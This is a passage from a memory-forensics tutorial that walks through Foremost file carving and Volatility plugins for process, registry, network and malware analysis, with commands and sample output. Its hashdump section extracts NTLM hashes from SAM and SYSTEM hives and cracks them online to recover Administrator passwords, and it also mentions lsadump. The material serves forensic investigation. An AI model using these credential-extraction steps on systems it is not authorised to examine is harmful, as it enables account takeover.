


Figure 5. *Searching Gmail password through string searches*

FILE OBJECT CARVING

Its not just the strings but the entire files that are stored in memory as well as pagefile and hibernation file. These objects are stored in memory pages. At times memory pages assigned to an object are not contiguous thus making it difficult to get complete file through raw file carving, Still we can carve out several file objects with the help of known file signatures. The industry standard open source tool for the same is "Foremost".

Explaining the use of Foremost and its options is beyond the scope of this article. Executing Foremost on the memory dump, hibernation file and pagefile may provide the access to the file objects in unencrypted form despite the fact that they might be in encrypted form on the disk. Obviously when one has

the encrypted and unencrypted versions of a file it may be used to get the encryption key as well. This is particularly useful in case of compressed archives like zip and rar files.

An example of "Foremost" can be seen in the screenshot in "Figure 6". The Command used here is `foremost -i {Memory dump file} -o {Output Directory}.`




Figure 6. *Files being carved out of memory being dumped in the folders based on their extensions*

File carving from Pagefile and hibernation file can be very useful as it may carve out files that were opened long back.

ANALYZING DATA WITH VOLATILITY

Written in Python, Volatility is most widely used framework for memory forensics. This open source framework is modular and flexible enough to incorporate your own code and plugins. Throughout this section I have used word "option" to indicate the "plugins" that are provided with volatility.

HOW VOLATILITY WORKS

Volatility works by identifying the data structures in the memory image that allows it to map the physical locations to the virtual memory locations. It starts with identifying the OS to which the memory dump in question belongs (Referred as Profile). The Option "imageinfo" does an in depth KDBG and KPRC Scan to identify the symbols and the OS type.

Due to similarities it may suggest more than one profiles and one ought to look at the Service Pack part in the output to get more details.

An example of the same is shown in "Figure 7". In total 4 profiles are suggested for the memory dump that belongs to Windows 7 SP0 X64 computer system.




Figure 7. *Volatilty scanning for image information suggesting profile as well as KPCR, Image date and time and PAE type*

Once we have analyzed and identified the OS running we now proceed to analyze the memory content.

At this point we need to decide what information we are looking for. As an investigator one might be interested in the connections and processes or interested in finding out some information pertaining to the registry. One may also be interested in timeline analysis or information pertaining to the file system. One may be interested in malware analysis or reconstructing the GUI view.

In general Volatility uses the following command structure:

```
Python vol.py -f {Memory image file with path if needed} {option} - {Parameter keyword} {Parameter}
   --profile={Profile}
```

The command starts by invoking Python followed by the name of volatility script (vol.py) followed by "-f" and the memory image with the path. This is followed by the option we wish to use and then parameter specific keyword / character, parameter values and the profile to be used. We shall be using this in our examples as we proceed but one needs to remember that all the components can be used at any place in the command line rather than being used at specific place except "Python vol.py".

Depending upon what you are looking for you ought to frame your investigation process.

For better understanding I have categorized few commands based on the purpose they are used for. This article is by no means a manual for "Volatility" and one should read the Volatility documentation for better understanding.

PROCESS INVESTIGATION

There are several options to investigate the processes. The one more useful are:

PSLIST

Lists out the processes running in the memory along with the PID and PPID (Parent process ID). It works by finding a process and parsing the Flink and Blink chain. Something like taskmanager process list. Obviously it fails to find the hidden processes. Normally rootkits will hide themselves by unlinking from the chain through Direct kernel Object manipulation (DKOM). As can be seen in figure below the normal processes looks like a simple and perfect Blink and Flink chain as depicted in "Figure 8". "pslist" option searches for Active Process head in the memory. As the processes have doubly linked structure where in a process is linked to the other process with Flink and that other process is linked with the first process with Blink thus forming a chained kind of structure it is easy to start with Active Process head and follow the Flink and Blink pointers to build the list of all the processes.




Figure 8. *Processes connected with Flink and Blink forming a linked chain of processes*

With Direct kernel Manipulation a process can be hidden by removing it from this chain as shown in "Figure 9".




Figure 9. *Process being hidden by Direct Kernel object manipulation (DKOM) as process 2 removes the Flink and Blink structures*

PSSCAN

A detailed scan that tries to search the processes much deeper. It searches the entire dump and looks for specific EPROCESS data structures. Obviously it is not based on the Flink and Blink therefore it takes time but is capable of listing the hidden processes along with "Process data block". The Process that is not listed with "pslist" but is listed with "psscan" can either be remnant of killed process or a suspicious process trying to hide itself.

PSXVIEW

A great plugin written by Michael Ligh that attempts to identify the processes by using multiple methodologies like Flink-Blink chain, Searching for EPROCESS structures, ETHREAD scanning, using Csrss.exe handle table and so on. The output is provided in a nice tabular format to identify suspicious processes. A selected part of the sample image analysis is being shown in Table 1. Let us analyze the same.

Table 1. *Output of psxview from the sample memory dump*

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd
----------	----------	------	------	------	--------	------	-----	-------	-----
0x000000012ca97b30	WmiPrvSE.exe	2976	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE
0x000000012c970730	chrome.exe	1740	TRUE	TRUE	TRUE	TRUE	TRUE	TRUE	FALSE
0x000000012d92bb30	csrss.exe	660	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	FALSE
0x000000012e9e1b30	smss.exe	408	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE
0x00000000433c9740	System	4	TRUE	TRUE	TRUE	TRUE	FALSE	FALSE	FALSE
0x000000012df7f630	csrss.exe	528	TRUE	TRUE	TRUE	TRUE	FALSE	TRUE	TRUE
0x00000000af3cea90	X	18...8	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE
0x000000012d746b30	WmiPrvSE.exe	2772	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
0x000000012f4b2b30	taskhost.exe	1152	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE

The Process with PID 2976 has been detected by all the methods and thus looks to be genuine and performing some active task. The next process with PID 1740 has all values true but deskthrd value as false. This indicates the connection to the desktop has been either lost or closed or it is not connected to a desktop.

Process ID 660 (csrss.exe) has a false value at deskthrd as well as csrss. As the method used in csrss is by looking into the csrss process table itself it won't be detected as it wont have a reference to itself in the table. This looks to be perfectly fine.

PID 408 has a false in csrss, session and deskthrd indicating that there is no information about it in session structure as well.

PID 18…8 has an arbitrarily long PID and is found only in deskthrd indicating that the process has been killed but the thread remnants were left over in the memory.

PID 2772 and 1152 have all false except psscan. This indicates a process that has been ended but has remained in the memory. Probably something that was running few moments back and is now been killed.

What is important is when one sees a process in psscan and few other scans but not in pslist. This might be a suspicious process trying to hide itself with DKOM. Some process if are seen in psscan or other places but not pspcid can be viewed as a process that is hiding by removing its entry in pspcid table and thus can be suspicious and should be further investigated.

As a forensics investigator or malware analyst one should use pslist, psscan and psxview and compare the output to get the valuable insight.

OTHER PROCESS RELATED OPTIONS

There are few other process related options that can be used with volatility. We won't dive deep into it but provide an overview of what they do.

- *Dlllist*: lists the dll's along with their path for every process separately.
- *Vadinfo*: shows the information about the VAD tree structure
- *Handles*: Provides the information about open handles and their types (File, registry key, process, section, event etc.) along with the PID to which they belong.
- *Getsids*: displays the SID's associated with processes.
- Procmemdump: Dumps the processe's executable with slack space. This dumped file can be used for further analysis and reverse engineering.

REGISTRY INVESTIGATION

When the system boots and the OS is loaded, the registry data is loaded in the memory as well and the entire data can be obtained from the memory image. To investigate the registry data one should start with listing the hives with the option "hivelist".

HIVELIST

The option lists out the hives loaded in the memory along with its virtual address and physical address. Output of the option executed on a sample memory image can be seen in the "Figure 10"

```
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$ python vol.py hiveli
st -f /home/sansforensics/Desktop/cases/SYNERGY-PC-20130916-085408.raw --profile=Win7S
P0x64
Volatile Systems Volatility Framework 2.3_beta
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a00000d010 0x0000000117840010 [no name]
0xfffff8a000024010 0x000000011eac0010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a00005b330 0x0000000115800330 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000906010 0x0000000122b72010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a00098a010 0x00000001205d5010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001e3e010 0x0000000112404010 \SystemRoot\System32\Config\SAM
0xfffff8a001e80010 0x0000000112a2e010 \??\C:\Windows\ServiceProfiles\NetworkService\NT
USER.DAT
```

Hives details with their Virtual and Physical address

Figure 10. *Output of the option "hivelist" used on a sample memory image*

HIVEDUMP

Once we know the details of hives we would want to navigate the keys and subkeys. We can do this with the option "hivedump". This will search the hives recursively and list out all the keys and subkeys. For dumping the keys we need to provide the offset of the hive obtained from the option "hivelist". Let's say we need to dump the entire "System" hive. As we know that the virtual address of the "System" hive is "0xfffff8a000024010" we would require to provide the same as an offset in the command. Since the list is going to be too long we can redirect the output to a file (Say "system.txt") and issue the command

```
"python vol.py hivedump -f {memory dump file with the path} --profile={Profile} -o {Virtual address of the
   relevant hive (0xfffff8a000024010)} > {File name with path where we want to dump the output (system.
   txt)} "
```

The output provides the list of keys and subkeys alongwith the "Last written" timestamp of all the keys.

PRINTKEY

Taking yet another hypothetical case one might be interested in a particular key only. The option "printkey" allows us to search for a particular key. For example If one wants to know about the USB devices ever connected to the system it can be searched within hives located in the memory. We know that the information is stored in the registry key `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR`. We can search the same with the option "printkey" as shown in the "Figure 11". It should be noted that the option we used has "ControlSet001" and not "CurrentControlSet" since the term "CurrentControlSet" is just one of the Control Set that is referenced to.

As we can see that there are several Sub keys to this key we can drill down further to get more details. The last Update time too is specified enabling us to perform a better analysis.

```
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$ python vol.py printkey -f /
home/sansforensics/Desktop/cases/SYNERGY-PC-20130916-085408.raw --profile=Win7SP0x64 -K 'Cont
rolSet001\Enum\USBSTOR'
Volatile Systems Volatility Framework 2.3_beta
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: USBSTOR (S)
Last updated: 2013-09-08 13:32:44 UTC+0000

Subkeys:
  (S) Disk&Ven_Generic-&Prod_Multi-Card&Rev_1.00
  (S) Disk&Ven_MBIL-SSM&Prod_SWIVEL&Rev_PMAP
  (S) Disk&Ven_Seagate&Prod_Expansion&Rev_0219
  (S) Disk&Ven_ST950032&Prod_5AS&Rev_
  (S) Disk&Ven_WD&Prod_Elements_1023&Rev_2005
  (S) 00000000
```

List of USB devices attached in past

Figure 11. *Printkey output showing the USBSTOR key and subkeys that identifies the USB drives that were connected in past on the system*

HASHDUMP (GETTING THE PASSWORDS)

We may want to get the passwords from the memory dump as well. Volatility provides the option of "hashdump" and "lsadump" to get the hashes. These hashes can later be used to find the passwords. To find the hashes we need to supply the virtual address of the "System" hive and "SAM" hive in the command line. As of now this can be done with x86 Memory dump only. Let's do it with a sample from WindowsXP x86 memory dump.

First we identify the location of System and SAM hives with the option "hivelist" as shown in "Figure 12"

```
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$ python vol.py hivelist -f /
home/sansforensics/Desktop/cases/laqma.vmem --profile=WinXPSP2x86
Volatile Systems Volatility Framework 2.3_beta
Virtual    Physical   Name
---------- ---------- ----
0xe1c49008 0x036dc008 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Setti
ngs\Application Data\Microsoft\Windows\UsrClass.dat
0xe1c41b60 0x04010b60 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe1a39638 0x021eb638 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Set
tings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1a33008 0x01f98008 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DA
T
0xe153ab60 0x06b7db60 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1542008 0x06c48008 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe1537b60 0x06ae4b60 \SystemRoot\System32\Config\SECURITY
0xe1544008 0x06c4b008 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe13ae580 0x01bbd580 [no name]
0xe101b008 0x01867008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe1008978 0x01824978 [no name]
```

Figure 12. *Listing the hives with option "hivelist" from the sample image of x86 OS*

As we can see the location of SAM is *0xe1544008* and for System is *0xe101b008* we pass on these parameters with the hashdump option to dump the hashes from the sample memory image (Figure 13)

```
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$ python vol.py hashdump -f /
home/sansforensics/Desktop/cases/laqma.vmem --profile=WinXPSP2x86 -y 0xe101b008 -s 0xe1544008
Volatile Systems Volatility Framework 2.3_beta
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:4e857c004024e53cd538de64dedac36b:842b4013c45a3b8fec76ca54e5910581:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8f57385a61425fc7874c3268aa249ea1:::
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$
```

Figure 13. *Using "hashdump" to dump the hashes with Username and SID's*

We can see the hashes extracted with the User name and SID's.

Let's now put these NTLM hashes in an online Decrypter at *http://www.md5decrypter.co.uk/ntlm-decrypt.aspx* and find the password associated with the account Administrator and HelpAssistant (Figure 14).




Figure 14. *Decrypting the NTLM hashes online to obtain the passwords*

We can obtain the lsa secretes too with the help of the option "lsadump" by passing on the location of "System" and "SECURITY" hives

USERASSIST KEYS

One of the most desired keys to look into during forensics investigation is the "Userassist" key. It contains the information about the programs run including the last run time and the run count (number of times it was executed). The information is stored in ROT13 encoding. Though we can get the details of Userassist key with the help of "Printkey" option and then decode it yet looking at the importance of the key, volatility provides an option of dumping the same by using "userassist" as the option in the command line that parses as well as decode the key and present the same in readable and understandable format.

MALWARE ANALYSIS

Memory forensics has a major role to play in malware analysis. Whatever activities are being carried out by malware passes through memory. As a strategy most malware tries to hide themselves from memory by adopting various methodologies, Attempts to connect to some remote location, Tries to modify the memory and bypass the protection and so on. At times the files pertaining to malware are obfuscated and not detectable until they are loaded into memory in their un-obfuscated form. Volatility comes in handy in these scenarios. Let's explore what all can be done.

PROCESS INVESTIGATION

The first thing I prefer doing as an investigator is to use the process investigation to find out if there is any suspicious process running. The same has already been detailed.

CONNECTION INVESTIGATION

As most of the malware tries to establish connection to some external location we need to find the connections being used as well as remains of the closed connections. For Windows 7 / Server 2008 the only option we have is "netscan" where as for Windows XP /Server 2003 we have options of "Connections", "Connscan", "Sockets", "Sockscan". While Option "Connections" and "Sockets" list out active connections and sockets the option "Connscan" and "Socksan" dive deeper to scan the remains of closed connection as well. The connection times as well as the process that are making the connections are also shown in the output. "Figure 15" shows the output of "netscan"

```
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$ python vol.py
netscan -f /home/sansforensics/Desktop/cases/SYNERGY-PC-20130916-085408.raw --pr
ofile=Win7SP0x64
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Proto    Local Address                  Foreign Address      State
          Pid      Owner          Created
0x12c613a20 TCPv4    0.0.0.0:443                    0.0.0.0:0            LISTENI
NG        2304     vmware-hostd.e
0x12c656730 TCPv6    ::1:8307                       :::0                 LISTENI
NG        2304     vmware-hostd.e
0x12c6a1530 TCPv4    127.0.0.1:8307                 0.0.0.0:0            LISTENI
NG        2304     vmware-hostd.e
```

Output truncated in between

```
0x12fa158f0 TCPv4    192.168.100.15:49218           74.125.234.111:443   ESTABLI
SHED      4240     chrome.exe
0x12fa2e660 TCPv4    -:49220                        192.168.100.1:443    ESTABLI
SHED      4240     chrome.exe
0x12fc631d0 TCPv4    192.168.100.15:49216           74.125.236.111:443   ESTABLI
SHED      4240     chrome.exe
0x12fd49010 TCPv4    192.168.100.15:49212           74.125.135.94:443    ESTABLI
SHED      4240     chrome.exe
0x12fd4a010 TCPv4    192.168.100.15:49214           74.125.236.49:443    ESTABLI
SHED      4240     chrome.exe
0x12fd5d010 TCPv4    192.168.100.15:49200           74.125.236.118:443   ESTABLI
SHED      4240     chrome.exe
```

Figure 15. *Output of the option "netscan" listing out the connections*

MALFIND

Most malware try to perform certain tasks like hiding themselves, creating connections, altering the memory protection and so on. Based on these a wonderful plugin was written by Michael Ligh. The plugin tries to analyze the memory dump for such activities and lists out the detail of the same. There might be some false positive as the plugin works on behaviors. "Figure 16" lists the location and content that malfind listed as potentially malicious. The assembly codes are shown as well. The memory address is private to the process and has a Vad Tag of VadS. It is protected as PAGE_EXECUTE_READWRITE.

This indicates that the region is enabled to be executed as well as read and written which is a suspicious behavior for a private memory page.

```
Process: AdobeARM.exe Pid: 2880 Address: 0x6fff0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 16, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x6fff0000  64 74 72 52 00 00 00 00 80 01 ff 6f 00 00 00 00   dtrR.......o....
0x6fff0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x6fff0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x6fff0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x6fff0000 647472           JZ 0x6fff0075
0x6fff0003 52               PUSH EDX
0x6fff0004 0000             ADD [EAX], AL
0x6fff0006 0000             ADD [EAX], AL
0x6fff0008 8001ff           ADD BYTE [ECX], 0xff
0x6fff000b 6f               OUTS DX, [ESI]
0x6fff000c 0000             ADD [EAX], AL
```

An output of the plugin "malfind"

Figure 16. *malfind output from the sample memory image*

YARASCAN (USING YARA WITH VOLATILITY)

Yara has been a widely used tool for identifying malware. It uses the Rule file to identify the malware which is more of a signature based identification contrary to malfind that uses behavioral analysis to identify the malicious activity. One can define their own rules and put them in yara files. I prefer using the signature of Clam AV that is open source. To use Clamav Signature files we need to first convert it to yara rules file. The entire process is provided herewith

- Install ClamAV: On Ubuntu we may use the command “Sudo apt-get install clamav clamav-base clamav-daemon clamav-dbg clamav-docs clamav-freshclam clamav-testfiles”
- Update the signature files with the command “Sudo Freshclam” This will place a file “main.ndb” in a subfolder in `/var/lib/clamav` one can directly use it for step iv
- Extract the signature file from the main.cvd file by using command `sigtool --unpack /var/lib/clamav/main.cvd` if the definitions are not updated. This will unpack the file and dump the file main.ndb
- As main.ndb is the Hexadecimal signature file we can use this file to convert to yara rule file with the help of a python script downloaded from *https://code.google.com/p/malwarecookbook/source/browse/trunk/3/3/clamav_to_yara.py?r=5* and use it to make the yara rule file from .ndb file by using the command `python clamav _ to _ yara.py -f /path/to/ndb/file/main.ndb -o clamav.yara` as shown in Figure 17.

```
sansforensics@SIFT-Workstation:~/Volatility/volatility-read-only$ python clamav_
to_yara.py -f /var/lib/clamav/clamav-c49269e1198b7b527aecb8e0924a9f9b/main.ndb -
o clamav.yara

##############################################################################
        Malware Analyst's Cookbook - ClamAV to YARA Converter 0.0.1

##############################################################################

[+] Read 64556 lines from /var/lib/clamav/clamav-c49269e1198b7b527aecb8e0924a9f9
b/main.ndb

[+] Wrote 64518 rules to clamav.yara
```

Figure 17. *Converting Clamav signatures to yara rules*

Once yara rule files are created we can scan the memory dump with the yara rule file by using the option “yarascan”. We need to understand that the yara rule file from clamav signatures is supposed to be too bulky. It is therefore recommended to divide it into smaller chunks and use them with the help of a script. The option “yarascan” is to be used with either yara rule (`--yara-rule={rule}`) or yara file (`--yara-file={yara file}`) parameter.

OTHER PLUGINS

There are several other plugins that can be used in malware analysis. A brief description is being provided herewith.

- *Svcscan*: Lists out the services registered in memory alongwith PID, service name, service type and Status.
- *Apihooks*: detects the API hooks and displays information like its type, the target for the hook and value. Runs only on selected profile types.
- *Idt*: Prints the IDT (interrupt descriptor table)
- *Gdt*: prints the system's global descriptor table
- *Timers*: explores the installed kernel timers. Useful for malware analysis as the malware attempts to perform tasks at specific intervals.
- *Strings*: Displays the strings and the location of the same in memory. It can be used to identify the process to which a string belongs.
- *Ldrmodules*: scans the information in VAD to find out the hidden dll's.
- *Enumfunc*: Enumerates the functions imported and exported to processe's, dll's etc.

OTHER USEFUL OPTIONS:

There are number of other useful options that can be used for forensics investigation. The list is huge and a brief description of few is provided herewith:

- *Mbrparser*: looks for potential MBR entries. As the MBR entries have a signature of 0x55 0xaa it simply searches for the same and thus may have lots of false positive.
- *Mftparser*: Searches for `$MFT` related entries like `$STDINFO`, `$DATA`, `$FILENAME` etc.
- *Getservicesids*: Prints the SID's associated with services
- *Shellbags*: Prints the information related to shellbags in registry.
- *Cmdscan*: Lists out the commands that were typed and used from command prompt. Extremely useful in case of investigating a system compromise
- *Evtlogs*: dumps the event logs from memory in a dump directory. Works on windows XP and server 2003 but not with Windows 7 and server 2008
- *Consoles*: Displays the commands typed on command prompt as well as the input / output associated. Displays exactly what the user would have seen on the command prompt (Figure 18)

```
----
CommandHistory: 0x289830 Application: DumpIt.exe Flags: A
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0xc
----
Screen 0x26d750 X:80 Y:300
Dump:
  DumpIt - v1.3.2.20110401 - One click memory memory dump
  Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.
  Copyright (c) 2010 - 2011, MoonSols <http://www.moonsol


    Address space size:        5098176512 bytes (   4862
    Free space size:          76902580224 bytes (  73340

    * Destination = \??\C:\Users\Synergy\Desktop\syn_efor
916-085408.raw

    --> Are you sure you want to continue? [y/n] y
    + Processing...
```

Figure 18. *Output of "consoles" plugin used on the sample image*

There are several third party plugins as well that can be used with volatility. Its an ongoing process with regular developments.

PORTING THE VOLATILITY TO THE LIVE MEMORY

A combination of Volatility technological preview release and winpmem makes it possible to analyze the live memory. It's a two stage process. The first stage is loading the drivers of winpmem in the memory. This provides an interface to port volatility on to.

Winpmem can be found at *https://code.google.com/p/volatility/downloads/list*.

The second stage is porting the Volatility tech preview to this driver for live analysis. The Volatility tp can be downloaded from the list as mentioned in the link above. One should be careful in using it as it is not stable and official release. Let's see how it is done and what all can be done with it.

Loading the winpmem drivers in memory.: This can be done by executing the winpmem executable with the option `-L` as shown in the Figure 19.




Figure 19. *Loading the winpmem driver in the memory*

